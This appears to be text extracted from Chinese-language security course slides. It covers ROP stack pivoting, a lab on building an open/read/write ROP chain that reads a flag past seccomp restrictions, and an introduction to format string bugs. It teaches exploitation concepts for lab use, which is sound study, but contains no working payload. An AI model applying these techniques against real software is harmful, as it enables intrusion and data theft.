
# \$ ROP

## Advanced - Stack pivoting




# \$ ROP

## Advanced - Stack pivoting



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## Advanced - Stack pivoting



# \$ ROP



Lab  
Rop2orw

# \$ ROP

## Lab - Rop2orw

```
#!/bin/bash
sudo apt install libseccomp-dev
```

- ▶ 有時程式只需要用到部分 syscall，因此會使用 C library **libseccomp-dev** 來為程式加上 seccomp rules，限制/允許 syscall 的使用
- ▶ 使用工具 *seccomp-tools* 來分析程式運行中使用到的 seccomp rules

```
#include <stdio.h>
#include <seccomp.h>

int main()
{
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
    seccomp_load(ctx);
    seccomp_release(ctx);
}
```

Example

# \$ ROP

## Lab - Rop2orw

- ▶ Open、Read、Write (ORW) 能說是最被廣泛使用的 syscall，因此通常並不會被 seccomp rule 所限制；相較來說 execve 使用次數就很少，並且不安全，很有可能會被限制使用
- ▶ 你需要用 ROP chain，配合 open, read, write 三個 syscall 將 flag 讀出來




# Format String Bug

# \$ FSB


## Concept

- ▶ **Explanation** - 當呼叫 printf、sprintf 等 function 需要利用 format string 來操作資料時，若我們能控制到 format string，就能透過 format string 的使用方式做 exploit
- ▶ **Mitigation** - compiler 其實會在 compile time 時跳出 warning，而且滿容易發現的



```
test.c: In function 'main':  
test.c:9:9: warning: format not a string literal and no format arguments [-Wformat-security]  
9 |   printf(s);  
    ^
```

# \$ FSB Concept



Attack


# \$ FSB

## Concept

